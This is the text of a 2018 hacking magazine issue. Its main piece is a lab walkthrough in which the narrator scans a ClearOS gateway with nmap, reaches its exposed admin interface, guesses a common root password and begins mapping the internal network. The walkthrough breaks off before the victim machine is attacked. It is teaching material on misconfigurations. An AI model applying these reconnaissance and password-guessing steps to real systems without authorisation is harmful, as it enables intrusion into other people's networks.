Hackercool

March 2018 Edition 1 Issue 6

A Real World Hacking Scenario on hacking a system on another network

"Who needs vulnerabilities when we have mis configurations"

INSTALLIT :

Instaling GNS3 in Vmware Workstation

NOT JUST ANOTHER TOOL :

Linux Priv Checker :The tool t that helps in Privilege escalation in Linux.systems.

METASPLOIT THIS MONTH

ClipBucket File Upload exec, DiskSavvy Enterprise adm modules and much more.

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to release the sixth issue of first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" which can be very helpful for beginners to practice website security.*

This magazine was started with an ambition to deal with real world hacking. In simple terms this means hacking as close to reality as possible, both black hat and white hat. You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the malicious hackers.

The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them the real world hacking.

The highlight of ths issue is obviously the Real World Hacking Scenario on how to hack a computer in another network. This scenario will use the lab we created in the Installit section of Feb 2018 Issue. While you will find many tutorials of hacking on internet, most of them deal with hacking when systems are in the same network. So we have decided to add a detailed tutorial on how to hack a computer in another network. We are sure our readers will enjoy this Real World Hacking Scenario a lot. Apart from this we have included all our regular featues.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool March 2018 Issue.


****

REAL WORLD HACKING SCENARIO

MISCONFIGURATION ATTACK

WARNING:
This Tutorial is for educational purpose only. Usage of this tutorial for hacking into targets without permission is strictly illegal. The author does not take responibility for the misuse of this tutorial.

Hi,I am Logan Hunt, not Hackercool. I repeat I am Logan Hunt, not Hackercool. Although I have some notable hacking skills, but I still consider my skillset beginner level.In this issue, we will see a hacking scenario based on a Real World Network. For this scenario, we will use the same Real World Hacking Lab we created in our last issue. If you remember, we created a network as shown below.



This scenario is an answer to many of our readers requests to create a Real World Hacking Scenario based on a Real World Network. This scenario also explains our readers one case how to hack a system outside a network. Although we have seen many Real World Hacking Scenarios till now in our Magazine, these scenarios involved virtual machines in NAT mode which is akin to being in the same LAN. With this scenario, we decided to go one step further and simulate a Real World Network.


We have titled **Misconfiguration Attack** for an obvious reason. Misconfiguration means wrongly configuring the devices or machines in a network.It can happen at any level of the device from code, to web and application servers, to databases and frameworks. As we walk through the scenario, you will be shown what these misconfigurations are.

Before we start the hacking scenario, let me give you a brief summary of our hacking lab we created in our last issue. Kali Linux is our attacker system (the system from which we will try to hack other systems). ClearOS is a machine on the same network as Kali Linux and acts as a router or gateway. Windows XP is our victim machine which is a part of internal network of ClearOS and unknown to our attacker system. The IP addresses of the machines in our Real World Hacking Lab are

Kali Linux (attacker system) - 192.168.221.9
ClearOS (Gateway) - 192.168.221.10
Windows XP (victim) - 192.168.136.20

As already said, this scenario will involve a few misconfigurations which will be exploited by me and our victim will be with a disabled Firewall (That is the exact reason why Hackercool is not running this scenario). Now let's move to the story.


On a fine day, I opened my Kali machine and was thinking as what to do. I mean I was thinking what to hack. I considered many things (once again I mean hacks) then decided to scan my own network instead of choosing a particular target.So I opened my terminal and did the ifconfig command to check my IP address. It is 192.158.221.9. This is the address given by my ISP to me.



```
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2024

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.221.9  netmask 255.255.255.0  broadcast 192.168.221.255
        inet6 fe80::20c:29ff:febc:aca2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:bc:ac:a2  txqueuelen 1000  (Ethernet)
        RX packets 43  bytes 5768 (5.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 64  bytes 9696 (9.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x20a4

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

Next, I decided to scan some 50 IP addresses in my range using Nmap to determine how many of these machines are live. I normally use (in fact most pen testers) the default ping scan (-sP) of Nmap. This scan sends a TCP ACK and an ICMP echo request to determine if a host is LIVE or not. If the host is not LIVE or blocked by a firewall, we will not get anything. Otherwise we should get a result like this.


T scanned the range from 192.168.221.2-50 and found that there are two LIVE machines or perhaps two machines with Firewall not blocking our queries. The second one is my machine only. The other one is 192.168.221.10. I decided to probe it more.



```
root@kali:~# nmap -sP 192.168.221.2-50

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:29 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.221.10
Host is up (0.00015s latency).
MAC Address: 00:0C:29:E0:5F:37 (VMware)
Nmap scan report for 192.168.221.9
Host is up.
Nmap done: 49 IP addresses (2 hosts up) scanned in 1.21 seconds
root@kali:~# 
```


I decided to do a stealth or Half open scanning on this machine. Stealth Scan doesn't make a full connection and thus will not alert the target. This means it is set for stealth. The result said that our target has one open port i.e port number 81. Port 81 is generally used to establish host to host communications in IP protocol. It can also be used by a web server as an alternate port to port 80, especially when it's not available.

Don't be fooled when Nmap says there is a service hosts2-ns running on this port. It is the name given by Nmap to that port.




```
root@kali:~# nmap -sS 192.168.221.10

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:29 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.221.10
Host is up (0.00031s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
81/tcp open  hosts2-ns
MAC Address: 00:0C:29:E0:5F:37 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.38 seconds
root@kali:~# 
```

To find out what service is running on that port, I used the version detection (-sV) scan. As its name says, version detection scan detects the version of the service running. To save time, I specified the port 81.



```
root@kali:~# nmap -sS -sV -p81 192.168.221.10

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:30 EDT
Nmap scan report for 192.168.221.10
Host is up (0.00031s latency).
PORT   STATE SERVICE VERSION
81/tcp open  http    Apache httpd 2.4.6 ((ClearOS) OpenSSL/1.0.1e-fips)
MAC Address: 00:0C:29:E0:5F:37 (VMware)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds
root@kali:~# 
```

The result says the service running on port 81 of our target is Apache httpd 2.4.6 ClearOS..... It indeed is a web server since its using Apache. I researched for any vulnerabilities in the particular version of Apache but found nothing interesting.



apache https 2.4.6 vulnerabilities - Google Search - Mozilla Firefox
apache https 2.4.6 vul...
https://www.google.com/search?q=apache+https+2.4.6+vulnerabilities&ie=utf-8&oe=utf-8
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Google
apache https 2.4.6 vulnerabilities
Sign in
All
News
Videos
Images
Maps
More
Settings
Tools


About 17,700 results (0.35 seconds)

Including results for apache *httpd* 2.4.6 vulnerabilities
Search only for apache https 2.4.6 vulnerabilities

Apache Http Server version 2.4.6 : Security vulnerabilities - CVE Details
https://www.cvedetails.com/vulnerability-list/.../Apache-Http-Server-2.4.6.html
Security vulnerabilities of Apache Http Server version 2.4.6 List of cve security vulnerabilities ... In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest ...

Apache Http Server version 2.4.6 : Security vulnerabilities - CVE Details
https://www.cvedetails.com/vulnerability-list/.../Apache-Http-Server-2.4.6.html
Security vulnerabilities of Apache Http Server version 2.4.6 List of cve security ... In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, ...

I also researched for ClearOS and figured out that it is a UTM solution. UTM stands for Unified Threat Management and it is a single point of security management. ClearOS can act as a Gateway, Firewall, Intrusion Detection System and what not. So it seems our target migt be a gateway or router



About 3,48,000 results (0.49 seconds)

ClearOS – OS for your Server, Network, and Gateway Systems
https://www.clearos.com/ ▾
ClearCenter & HPE partner to create the industry's first Smart Server. Get **ClearOS** and the **ClearOS** Marketplace at no additional cost and the flexibility to ...

ClearOS 7 Community
... want to build your own app in Marketplace, you'll love ...

ClearOS 7 Compare Editions
ClearOS includes many open-source engines to deliver a ...

ClearOS Overview
ClearOS is commonly known as the Next Generation Small ...

ClearOS 6 Community
Want to buy a ClearOS Product? Compare between the ...

Download
Download ClearOS Today: 0. ClearOS 7. Community Edition ...

ClearOS Marketplace
Apps available in the Marketplace are dependant on which ...

More results from clearos.com »

ClearOS - Wikipedia
https://en.wikipedia.org/wiki/ClearOS ▾
ClearOS is an operating system marketed by the software company ClearCenter. It is based on CentOS and Red Hat Enterprise Linux, designed for use in small ...
Features · Awards and recognition


ClearOS
Operating system

ClearOS is an operating system marketed by the software company ClearCenter. It is based on CentOS and Red Hat Enterprise Linux, designed for use in small and medium enterprises as a network gateway ... Wikipedia

OS family: Unix-like

People also search for
View 10+ more


If there is a gateway, there might be some machines using that gateway.I wanted to get to them. But to get there, I need to hack the gateway first and for this I need to find out vulnerabilities and for this I need to find out which version of ClearOS is it. My research on their website for the version proved futile. I searched on exploitdb for any exploits relating to ClearOS and this also went nowhere. As a last resort, I decided to see if I can view the site through browser.



Your connection is not secure

The owner of **192.168.221.10** has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.

The site seemed to be opening but the browser warned me that the site was configured wrong and the connection was not secure. This a quite normal sometimes so I added an exception.



Your connection is not secure

The owner of **192.168.221.10** has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.


Learn more...

192.168.221.10:81 uses an invalid security certificate.

The certificate is not trusted because it is self-signed.
The certificate is only valid for localhost.localdomain

Error code: SEC_ERROR_UNKNOWN_ISSUER

I confirmed the security exception as shown below so that this message will not be shown to me again. Usually this message is shown when the SSL certificate on the site is not up to the mark.



Add Security Exception

You are about to override how Firefox identifies this site.
Legitimate banks, stores, and other public sites will not ask you to do this.

Server

Location: https://192.168.221.10:81/

Certificate Status

This site attempts to identify itself with invalid information.

Wrong Site

The certificate belongs to a different site, which could mean that someone is trying to impersonate this site.

Unknown Identity


The certificate is not trusted because it hasn't been verified as issued by a trusted authority using a secure signature.

☑ Permanently store this exception


Voila. After confirming the security exception, I am taken to the interface of the ClearOS gateway on my target. This is awesome. I never thought I would get this access as normally routers and gateways are configured to deny access from outside the network.

MISCONFIGURATION 1

Routers and Gateways should be configured to deny access from outside the network to prevent hackers or infact anyone from misusing it. In this case, it's not done.



Ok, Now I have access to the interface of the gateway. But the real challenge is to get access to its controls. This could only be done by cracking the credentials but I decided to try password guessing attack first. In my experience as a penetration tester, I have seen password guessing working in almost 50% of cases. I tried all the different combinations of common usernames and passwords.




Username: admin

Password: ●●●●●●

Language: English

Login failed

After a monotonous period of long time and when I was almost ready to give up, I successfully cracked the password. ClearOS already creates a default user named root. The only requirement is password. The password is indeed a common one and also made it to the list of most common passwords 2017. Now I have access to the dashboard of ClearOS as shown.



Getting Started


The Install Wizard guides you through the steps to get your ClearOS system up and running. After the basics are configured, you will get a chance to go through the ClearOS Marketplace wizard to install apps.

If you need assistance with installation or configuration, please review the available help in the wizard. You can also find more in-depth help online:

ClearCenter offers industry specific solutions to simplify your deployment of ClearOS.

MISCONFIGURATION 2

Inspite of many warnings and security breaches, users still use common and easily guessable passwords. In this case also, the same mistake was done which made hacking possible.



Warning

Please complete the post-install wizard.

Getting Started


The Install Wizard guides you through the steps to get your ClearOS system up and running. After the basics are configured, you will get a chance to go through the ClearOS Marketplace wizard to install apps.

If you need assistance with installation or configuration, please review the available help in the wizard. You can also find more

ClearCenter offers industry specific solutions to simplify your deployment of ClearOS.

I quickly checked through the settings on the dashboard. I wanted to have a look at all the network interfaces on this device which could give me information about any devices present in this LAN. As highlighted above, the only button that was working was the "Next" button.

Using the "Next" button, I got to the "Network Mode" section as shown below. That did not have anything interesting for me so I clicked on "Next" button to move forward.



Network Mode

It is time to get your network up and running. The software is versatile and can be configured in different network roles. Please select the best option that suits your needs.

Settings

○ Public Server Mode

This mode is appropriate for standalone servers installed in a hostile environment, for example a data center or public hotspot.

Help


You Can Change It Later

You can always change the network mode of your system after the install wizard. For example, if you are preparing the system for a deployment, you can select private server mode now and then change it to public server mode later.

Best Practices

It is always good practice to have a dedicated system for firewall and gateway duties, while having a separate system for server duties. Protect your data!

That got me to the "Network Interfaces" section. This was exactly what I wanted. Just like any gateway, this gateway also has two network interfaces. One interface acts as a Gateway and the other interface acts a LAN. Both of them are playing "external" role here. So my guess is that they need internet access. I clicked on "Next" again.



Network Interfaces

Configuring your network interfaces can be a bit tricky. In order for the system to reach the Internet, you need at least one network interface configured in the external role.

Settings

Interface	Role	Type	IP Address	Link	Action
ens33	External	Static	192.168.221.10	Yes	Edit Delete
ens34	External	Static	192.168.136.10	Yes	Edit Delete

Help


External

An external role means the network interface can be used to gain access the Internet; it does not necessarily mean the interface is connected directly to the Internet.

LAN

In gateway mode, the LAN role is for connecting a local network.

This brought me to the DNS servers section. This did not offer me anything of interest.



DNS Servers

DNS configuration is essential for your system. Without DNS, well, bad things happen. If you need a public DNS server to get your system up and running, you can use Google DNS Servers: 8.8.8.8 and 8.8.4.4.

Performing DNS Test

Testing DNS lookups...

DNS

DNS Server #1: 192.168.221.1

DNS Server #2: 192.168.136.1

Help

DNS


DNS configuration is essential for your system. Without DNS, well, bad things happen. If you need a public DNS server to get your system up and running, you can use Google DNS Servers: 8.8.8.8 and 8.8.4.4.

Best Practices

As with many things in life, sometimes less is more. If you are manually configuring DNS servers, we do not recommend using more than three. The more DNS servers configured, the more likely you will run into a misbehaving DNS system.


Since the LAN network is also set to the "external" role, maybe I can also connect to them. I can see the LAN IP address of the gateway is 192.168.136.10. So normally according to networking standards, the LAN network starts from the IP address 192.168.136.10.

First, I wanted to see if I can access the LAN interface of my target. I tried the stealth scan first but since it was consuming lot of time, I cancelled it and tried the Ping scan. It turns out the interface is reachable. When I performed the version detection scan, it said the host may be down. In all probability, the firewall may be blocking our queries for version detection.



```
root@kali:~# nmap -sS 192.168.136.10

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:47 EDT

root@kali:~# nmap -sP 192.168.136.10

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:48 EDT
Nmap scan report for 192.168.136.10
Host is up (0.00080s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@kali:~# nmap -sS 192.168.136.10

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:48 EDT

root@kali:~# nmap -sV 192.168.136.10

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:49 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 4.79 seconds
root@kali:~# 
```


I decided to try the stealth scan again. It took a lot of time but BETTER LATE THAN NEVER. Finally the result came. There were a number of open ports like port number 25, 81, 110,119 143, 465 etc. These are typical gateway ports.




```
root@kali:~# nmap -sS 192.168.136.10

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:51 EDT
Nmap scan report for 192.168.136.10
Host is up (0.038s latency).
Not shown: 990 filtered ports
PORT    STATE SERVICE
25/tcp  open  smtp
81/tcp  open  hosts2-ns
110/tcp open  pop3
119/tcp open  nntp
143/tcp open  imap
465/tcp open  smtps
563/tcp open  snews
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds
```

Ok, Since I can access the LAN interface of the Gateway, it's time to scan for other machines in the LAN. Since the gateway IP address of LAN interface is 192.168.136.10, I am assuming the IP addresses start from this range. But how many would be there? I decided to scan for some 40 IP addresses.

I decided to perform the default ping scan with Nmap as shown below.




```
root@kali:~# nmap -sP 192.168.136.10-50

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:54 EDT
Nmap scan report for 192.168.136.10
Host is up (0.029s latency).
Nmap scan report for 192.168.136.11
Host is up (0.010s latency).
Nmap scan report for 192.168.136.12
Host is up (0.010s latency).
Nmap scan report for 192.168.136.13
Host is up (0.010s latency).
Nmap scan report for 192.168.136.14
Host is up (0.029s latency).
Nmap scan report for 192.168.136.15
Host is up (0.029s latency).
Nmap scan report for 192.168.136.16
Host is up (0.00014s latency).
Nmap scan report for 192.168.136.17
Host is up (0.000066s latency).
Nmap scan report for 192.168.136.18
Host is up (0.000084s latency).
Nmap scan report for 192.168.136.19
Host is up (0.000051s latency).
```




```
Nmap scan report for 192.168.136.48
Host is up (0.032s latency).
Nmap scan report for 192.168.136.49
Host is up (0.039s latency).
Nmap scan report for 192.168.136.50
Host is up (0.039s latency).
Nmap done: 41 IP addresses (41 hosts up) scanned in 11.51 seconds
root@kali:~#
```

